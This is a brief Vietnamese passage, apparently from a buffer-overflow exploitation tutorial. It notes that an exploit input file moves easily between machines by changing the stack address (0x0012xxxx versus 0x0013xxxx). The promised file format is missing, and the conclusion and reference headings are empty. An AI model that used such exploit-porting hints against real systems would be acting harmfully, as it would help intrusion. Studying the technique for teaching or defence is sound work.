    - Một đặc điểm quan trọng: dễ dàng chuyển đổi sang máy khác, ở trên địa chỉ stack là 0x0012xxxx thì file nhập vào có dạng:

- Khi chuyển sang máy khác (thông thường chỉ khác 0x0013xxxx) thì chỉ cần thay 1 chút là xong.

- E. **Kết luận:**
- F. **Tài liệu tham khảo:**